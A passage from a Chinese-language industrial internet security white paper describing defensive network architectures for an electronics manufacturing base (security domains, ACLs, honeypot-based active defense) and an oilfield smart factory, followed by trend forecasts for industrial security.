通过安全态势系统、安全策略智能管理和网络诱捕系统，“三位一体”构建主动防御体系，提高了对未知的威胁感知能力和安全响应能力。




图 38 制造基地安全部署示意图

4） 安全域的划分

安全区域划分是安全隔离的基础，承载网络隔离、防火墙等安全网关部署、ACL 等安全策略都围绕安全区域划分策略展开 。同一安全区域内的子网或设备具有相同或者相近的安全保护需求，较高的互信关系，并具有相同或者相近边界安全访问控制策略，安全区域设备之间为信任关系。网络安全区域与安全区域之间主要采用 VPN+VLAN、安全网关进行相互隔离。如图 39 所述，制造基地园区划分为下面几个安全子区域：




图 39 制造基地的安全域划分

- SMT/AOI 设备子域：是生产线核心的设备，包括贴片机 SMT、自动光学检测设备 AOI、回流焊服务器等；
- 产线服务器子域：是产线设备的管理和控制服务器区域，包括设备编程服务器、设备控制器、安全服务前置器、产线文件服务器、生产打印服务器、产线数据存储备份器等；
- 产品测试子域：包括产品自动化测试设备、测试仪器和软件测试服务器等。
- 无线通信子域：采用 eLTE 和工业 WiFi 通信的设备，如厂区的一些数据采集器、自动搬运车、移动测试台和自移动工业机器人等，无线通信采用双向鉴权和空口加密方式。
- 云 DC 子域：制造基地部署在公司云平台中的各种服务器，包括生产管理系统、企业应用服务器和通用的 IT 服务器等。
- Extranet 子域：实际上就是公司云平台专门画出的一个 DMZ，部署了需要和外协厂及供应商网络进行互联互联的服务器，以及进入生产网络前的安全检查软件服务器等。

5） 边界访问控制

除了禁止普通办公终端直接进入生产网络之外，生产网络各安全子域采用多层边界访问控制机制：

- 层 2 的隔离措施：汇聚交换机或者路由器中配置不同的 VLAN，将各个安全域的数据流映射到对应的 VPN 中，实现不同安全区的数据流相互隔离
- 层 3 访问控制措施：各生产安全子域网关和设备主机采用白名单双层 ACL 机制，各生产子域，不能直接和办公网络进行通信，需要经过生产大专网的跳板服务和数据镜像服务器进展中转；各生产子域的 ACL 名单由公司安全策略中心进行统一的电子流管理。另外网关和子域内设备，只开放有用的 IP 端口，并关闭 FTP, Telnet 等高危险协议端口；外部 Intranet 区，只对外协厂和供应商特定的 IP 地址开放，并采用 SSL 的数字证书机制进行身份认证。
- 上层访问控制措施：进入生产大网的所有终端都必须通过云安全中心进行安全检测，才能接入生产网络，用户的访问生产大网和子网权限由云安全策略中心进行统一管理和鉴权。

6） 部署主动防御体系

如图所述构建主动防御体系，包括如下几个关键组件：




图 40 主动防御体系架构示意图

关键组件如下：

- CIS/FireHunter：安全分析器，具备大数据安全分析和文件分析的能力，能够通过文件，流量和日志综合分析，结合威胁情报，识别未知威胁，联动安全控制器下发安全策略；

- SecoManager：安全控制器，接受分析器的安全处置措施，编排成为设备可执行的策略，并自动下发给执行；
- NGFW:安全执行器，一方面向分析器提供安全分析的数据输入，另一方面接收控制器下发的具体指令，进行安全业务部署，实现安全处置闭环，同时对接 CIS，实现本地信誉升级。
- 网络诱捕系统：向攻击者呈现虚假资源，诱导攻击，把攻击引入蜜罐，与攻击者交互，通过某些技术手段，确认攻击意图
- 主动防御系统的关键流程步骤：
- 数据采集：流探针或防火墙等采集器采集网络中的流量、日志数据，并将分析结果上报给 CIS 大数据平台进行关联分析。
- 威胁检测：CIS 通过大数据分析方法从海量数据中分析出异常流量和威胁，生成两种联动策略：一种是直接进行 IP 五元组阻断的策略；另外一种是将攻击者引诱到蜜罐的策略。
- 策略下发：将 CIS 下发的关联策略转换成安全策略，下发到对应的安全执行器 Firewall 或者交换机，安全策略包括攻击报文阻断策略、诱骗响应策略等。
- 攻击阻断：Firewall 根据 SecoManager 下发的安全策略执行阻断策略，实现五元组阻断。防火墙可以配置定时从 CIS 下载信誉更新，实现全网的本地信誉同步，提升安全防护能力。
- 蜜罐诱捕：交换机或者安全网关将攻击报文，重定向到蜜罐后，蜜罐通过提供虚假资源与其进行交互，并进一步确定其攻击意图，从而改变各安全节点的安全配置策略。

制造基地的主动安全防御体系部署方案，如图 41 所示，关键部署要点如下：




图 41　主动防御体系部署示意图

关键部署要点：

- 制造基地的安全运维中心部署 CIS 平台、沙箱 FireHunter、安全控制器 SecoManager；生产大网和各子网的关口处部署 CIS 流探针，通过交换机端口镜像获得原始流量。
- CIS 流探针提取流量 Metadata 元数据上报 CIS，同时还原文件送给 FireHunter 检测。
- 总部 NGFW 和 FireHunter 的日志信息上报 CIS 采集器。
- 各子安全域关口部署 NGFW 和沙箱，通过 NGFW 和沙箱联动部署实现恶意文件的检测。
- 诱骗功能部署在关口的防火墙上或者交换机上，通过诱骗功能器，将非法扫描等工具报文引入到独立的蜜罐网络中。
- CIS 基于流量、文件、日志采集信息，结合自身的高级威胁检测模型进行分析，发现威胁，并根据联动规则进行联动策略的下发，通过防火墙或交换机进行五元组阻断和主机隔离，实现威胁快速闭环。

- CIS 将 FireHunter 分析出的风险目标（威胁文件、恶意 URL）汇聚为内部情报资源，以本地信誉的形式共享给网络中的传统安全设备（例如 Firewall、NIP-IPS 设备），实现本地文件信誉在全网的快速共享，提升整体防御能力。

5.1.4 创新点和应用价值

先进性及创新点：被动的静态防御和主动防御相结合的安全部署方式， 通过严格的安全隔离和访问控制机制等传统的静态防御手段，为生产基地构建独立的网络安全防护围墙；在此基础上，引入主动防御的安全工具，通过先进的安全防御工具，来弥补攻防的不对称问题，提高防攻击的反应能力和预警能力。

实施效果：适用于各种电子制造基地、无需对现有的网络和设备进行大规模改造，另外主动防御体系不影响现有生产的数据通信，该制造基地的安全部门在此方案的基础上，还结合主机安全加固、反病毒机制和定期的安全测试检查等措施，有效地应对了多次安全攻击事件，包括 17 年的勒索病毒和 ARP DDoS 攻击等针对基地的攻击事件中，能够做到及时预警和快速反应。

5.2 油气行业智能工厂

本次智能化工厂工业物联网网络结构分为三层，分别为感知层、传输层、应用。感知层由无线变送与传感装置集成进行底层现场数据采集与状态监测、人员定位、视频移动传送等，并汇聚至工业无线网关，实现现场数据信息的泛在感知和业务监控。中间层无线网关通过以太网接口直接接入工厂办公网/管理网或通过无线网桥/LTE 等高带宽无线网络间接接入工厂公网/管理网构成传输层，实现感知数据的远程传输。顶层应用层主要面向工作人员实现数据的存储、显示、计量报表输出、计量趋势动态跟踪、计量平衡以及优化分析等系统功能，并为用户提供展示人机接口。

5.2.1 总体网络拓扑图

系统采用混合架构，既数据分析和展现采用 B/S 架构，数据采集为 C/S 架构。当需要跨越多个网络域（如办公网络、厂区工业以太网络）进行数据采集和访问

时，可通过增加数据管道来延展网络拓扑结构。




图 42 某油田智能工厂网络拓扑图

5.2.2 总体数据流程图




图 43 某油田智能工厂数据流程图

5.2.3 解决方案

依据当前某油田天然气分公司生产工控网络的实际情况并结合当今国内外工控网络安全领域的发展形势和研究以及油气行业的自身特点，对整个安全防护体系架构规划如下：




图 44　工业安全防护体系框架

第一层防护：安全区域边界

安全区域边界主要解决不同系统间的边界问题，安全区域边界的核心内容，一是基于安全策略控制和已知威胁的防护，二是基于行为模式判断的未知威胁防护。

第二层防护：通信网络安全

通信边界安全防护旨在保证不同节点间无异常流量通信的安全设计，通过在网络内各个交换节点部署流量安全监测审计设备，保证网络内无任何异常流量。

第三层防护：主机安全

主机安全主要是系统内网络、主机、服务器等节点自身的安全设计，主要利用包括登录用户身份鉴别、访问控制、数据完整性、程序可信执行保护、系统安全审计等技术来保障最后一道屏障的安全。

安全管理中心

首先在三层防护设计下，划分单独的安全域作为统一的安全管理中心，承载全网系统管理、安全管理、审计管理。

在安全管理中心内部署 LinSec 安全监管平台是对网络安全保护设备进行统一监控和管理的设备，是一套集硬件、软件为一体，用于统一配置、管理、监测工控网络安全的硬件平台产品，是六方云所有保护类安全产品的“大脑”，确保安全运维可见可控可查。

其次在安全管理中心中部署一套漏洞扫描系统，定期对网络中资产、系统的漏洞进行核查，从而保证整套网络系统全生命周期内的安全性。

结合以上设计思路，本方案形成安全管理中心支持下的计算环境、区域边界、通信网络三重防御体系，采用分层、分区的架构的安全策略，确保油田的生产系统的运行安全及可追溯性，避免被未经授权的访问、使用、泄露、中断、修改以及网络攻击破坏行为。方案总体规划设计如下：




图 45 某油田智能工厂方案设计

本方案构建了以安全管理中心支持下的计算环境、区域边界、通信网络三重防御体系，帮助建立企业一体化工控安全综合管控体系，建设工控安全风险发现与管控、技术管控两大平台，提升工控防护能力、工控系统防护能力、工控应用防护能力、工控安全攻击防护能力、工控安全服务能力等六大安全能力。建设检测与响应、应急支撑、容灾备份及恢复等三方面安全运维机制。为某油田的工控网络安全全生命周期解决方案提供了有力的保证。

第六章　中国工业互联网安全发展趋势展望

工业互联网还存在很多网络安全问题，这都需要我们重视，工业互联网安全将随着工业互联网的发展而不断深入推进，未来会呈现以下乐观而积极的趋势：

6.1 主动式、智能化的威胁检测与安全防护技术将不断发展

未来对于工业互联网安全防护的思维模式将从传统的事件响应式向持续智能响应式转变，旨在构建全面的预测、基础防护、响应和恢复能力，抵御不断演变的高级威胁。此外，未来将有更多企业建成安全数据仓库，利用机器学习、深度学习等人工智能技术分析处理安全大数据，不断改善安全防御体系。工业互联网安全架构的重心也将从被动防护向持续普遍性的监测响应及自动化、智能化的安全防护转移。大数据时代的到来为工控企业安全提供了新的技术手段，工业领域传统的数据资产、设备物联数据、外部数据进行统一管理，将工业大数据技术和工业云相结合，实现对云端数据、本地数据的采集、分析并从功能维度进行汇总、查看、统计及处置。借助工业互联网的大数据分析能力以及边缘计算能力，基于协议深度解析技术以及事件关联分析技术，分析工业互联网当前运行状态并预判未来安全走势，实现对工业互联网安全的全局掌控，并在出现安全威胁时通过网络中各类设备的协同联动机制及时进行抑制，阻止安全威胁的继续蔓延。

6.2 自主可控的工业互联网安全产品和服务体系发展和完善

在工业企业研发设计、生产过程、需求预测、供应链优化等环节利用大数据技术进行持续监控收集、实时探测，在云端判断、取证、溯源、修复从而建立可信任的设备、信息、和软件。基于大数据处理的工业态势感知技术成为工业大数据采集、存储、处理和呈现的有力武器，能够对标识态势、攻击源、攻击事件和工控资产的态势进行可视化展示，并通过可视化界面进行数据关联查询，及时对工控环境中未来风险进行预测、预防。工业安全硬件和软件产品、工业安全服务等种类将进一步丰富。由于网络安全形势严峻，各种病毒变种极快，新式攻击层出不穷，单纯工业安全硬件、软件防护无法满足需求，以实时升级为特征的工业

安全服务需求强烈，工业安全咨询和安全服务外包等将逐渐增多，催生更加繁荣的安全服务市场。

6.3 工业互联网安全标准将逐步推出，并引导安全产业发展

可以看到，在 2018 年，很多机构部门包括 AII 联盟标准组、CCSA 标准组以及国标相关部门，都已经对工业互联网的标准提出了体系化的建设意见，并已经着手编撰相关的标准，可以预见在 2019 年里，相关的行业标准组织、联盟标准组以及国家相关部门将会进一步推进工业互联网安全标准体系，涉及到个互联网的不同层面，包括总体要求、平台体系、接口规范、检测体系等等，将会引导工业互联网安全产业健康发展。

6.4 工业互联网平台内生安全防御成为未来平台发展的重点

